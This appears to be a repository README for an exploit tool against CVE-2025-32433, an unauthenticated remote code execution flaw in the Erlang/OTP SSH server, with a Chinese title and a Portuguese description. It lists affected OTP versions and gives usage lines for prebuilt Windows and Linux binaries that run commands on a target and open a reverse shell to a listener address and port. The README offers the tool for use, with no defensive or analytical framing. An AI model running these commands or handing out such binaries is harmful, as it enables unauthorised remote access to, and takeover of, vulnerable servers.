
 0x7556/cve-2025-32433
CVE-2025-32433 Erlang/OTP SSH RCE Exploit SSH远程代码执行漏洞EXP

Uma vulnerabilidade grave foi identificada no servidor SSH Erlang/OTP que pode permitir que um atacante realize execução remota de código (RCE) sem autenticação. Ao explorar uma falha no tratamento de mensagens do protocolo SSH, um agente malicioso pode obter acesso não autorizado a sistemas afetados e executar comandos arbitrários sem credenciais válidas. Isso pode levar ao comprometimento desses hosts, permitindo acesso não autorizado e manipulação de dados sensíveis por terceiros, ou ataques de negação de serviço.
OTP-27.3.2 e anteriores
OTP-26.2.5.10 e anteriores
OTP-25.3.2.19 e anteriores
cve-2025-32433.exe 127.0.0.1 -c 'id'

./cve-2025-32433.lnx 127.0.0.1 -c 'id'
cve-2025-32433.exe 127.0.0.1 --shell --lhost 192.168.1.100 --lport 4444
./cve-2025-32433.lnx 127.0.0.1 --shell --lhost 192.168.1.100 --lport 4444
https://github.com/omer-efe-curkus/CVE-2025-32433-Erlang-OTP-SSH-RCE-PoC
